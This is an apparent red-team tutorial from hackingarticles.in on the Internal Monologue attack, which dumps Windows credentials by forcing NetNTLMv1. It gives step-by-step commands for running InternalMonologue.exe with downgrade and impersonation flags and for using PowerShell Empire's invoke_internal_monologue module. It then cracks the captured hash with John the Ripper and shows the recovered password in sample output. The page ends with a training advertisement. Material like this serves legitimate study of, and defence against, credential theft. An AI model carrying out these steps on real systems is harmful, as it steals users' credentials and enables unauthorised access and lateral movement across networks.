IGNITE Technologies

CREDENTIAL DUMPING

INTERNAL MONOLOGUE

WWW.HACKINGARTICLES.IN

Contents

Introduction

While performing Red Team Operations, it is possible to come across a scenario where the attacker cannot use Mimikatz. This could be because almost all the antivirus or malware software will detect the presence of Mimikatz as soon as it lands on the target machine. This is the scenario where an attacker can perform Internal Monologue Attack. To perform this, attack, a tool was required that was developed by Elad Shamir of Missing Link Security.

Being in touch with the Windows Security Mechanism, you will be familiar with NetNTLM. It is a challenge response-based protocol that is used wherever Windows cannot apply Kerberos-based Authentication. In this method, the server sends an 8-byte challenge with the NTLM hash as the key to the user. The hash is an MD4 hash of the user's password. There are two versions of NetNTLM. Both are vulnerable. Version 1 of the NetNTLM has introduced quite a while ago and it is disabled by default currently.

In a general sense, the downgrade attack was performed on the Mimikatz itself. After the exploitation of the target machine, The attacker then, either using Mimikatz or manually, can edit registry keys such as the LMCompatibilityLevel with values such as 0,1,2 that can make the compromised device use the NTLM downgraded or older version to interact with other SMB servers and can lead to pivoting to other users and servers.

However, in this attack that is described in the demonstration, the Mimikatz is not used and the attacker instead invokes a local procedure call from a user-mode application to the NTLM authentication package through the SSPI. This calculates the NetNTLM response that we discussed earlier in the context of the logged-on user. The attack inherently disables the NetNTLMv1 preventive controls, then it moves on to extract all non-network logon tokens from currently running processes and impersonate the associated users. For each impersonated user, NTLM SSP locally invokes an NTLMv1 response to the chosen challenge and then restores the original values of the registry keys discussed earlier. Now the captured hash can be cracked with the tool of your preference, such as John the Ripper or Hash Cat.

GitHub: Internal Monologue


Exploitation

You have the option to compile the executable by yourself by getting the binaries from GitHub. However, for this demonstration, we will be downloading the executable itself.

Download InternalMonologue.exe

After downloading the executable, assume the attacker holds the initial foothold on the target machine. It is required to transfer the executable to the target machine and run it with certain parameters. The Downgrade parameter should have the value "true" to downgrade the version. Then the Threads parameter should also hold the true value, and finally, to perform the impersonation, the Impersonate parameter value should also be true. Upon successfully running the executable, the attacker is successfully able to extract the downgraded v1 hash of the target user as demonstrated.

```
InternalMonologue.exe -Downgrade true -Threads true -Impersonate true
```




```
C:\Users\raj\Downloads>InternalMonologue.exe -Downgrade true -Threads true -Impersonate true
raj::DESKTOP-ATNONJ9:5018402148e15a8d77cb22dd46f1449a2791416b73ee9c3d:5018402148e15a8d77cb22dd46f
1449a2791416b73ee9c3d:1122334455667788
```

PowerShell Empire Exploitation

If the attacker decides to compromise the target machine through the PowerShell Empire and has an agent active, then they can perform a downgrade attack directly from the PowerShell Empire. Inside the credentials, the PowerShell Empire has a module by the name of invoke_internal_monologue that essentially performs the same attack as the executable that was discussed earlier. This method doesn't involve transferring an executable and running it on the target machine, which makes it much stealthier.

```
usemodule credentials/invoke_internal_monologue
execute
```




```
(Empire: 293VMKUL) > usemodule credentials/invoke_internal_monologue
(Empire: powershell/credentials/invoke_internal_monologue) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 293VMKUL to run TASK_CMD_WAIT
[*] Agent 293VMKUL tasked with [illegible] 1
[*] Tasked agent 293VMKUL to run module powershell/credentials/invoke_internal_monologue
(Empire: powershell/credentials/invoke_internal_monologue) >
raj::.:5018402148e15a8d77cb22dd46f1449a2791416b73ee9c3d:5018402148e15a8d77cb22dd46f1449a2791416b73ee9c3d:1122334455667788
```

Decryption of Hash

In both variants of attacks that were performed earlier, The hash for the raj user was found to be the same and now there are two ways in which this hash can be used. Firstly, the attacker can directly use the hash to log in by performing a Pass the Hash. But if the attacker wants, they can crack the hash using John the Ripper. Store the extracted hash of the raj user in a file on the desktop of our Kali Linux and name its hash. Then, using John the Ripper to describe the format to be NetNTLM as demonstrated below, It can be observed that the hash can be cracked. The hash was found to be the password "123".

```
john --format=netntlm hash --show
```



```
┌──(root㉿ kali)-[~/Desktop]
└─# john --format=netntlm hash --show
raj:123 .:5018402148e15a8d77cb22dd46f1449a2791416b73ee9c3d:50184

1 password hash cracked, 0 left
```

Conclusion

Sometimes, ideas as simple as downgrading the version of the authentication mechanism can prove dangerous. As this attack doesn't require any tools that are on the target of various defensive mechanisms, it can fly under the radar and get those credentials. This is a testament that security is ever-evolving and the only way to get ahead of an attacker is to think like one.


iGNITE
Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT’s - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in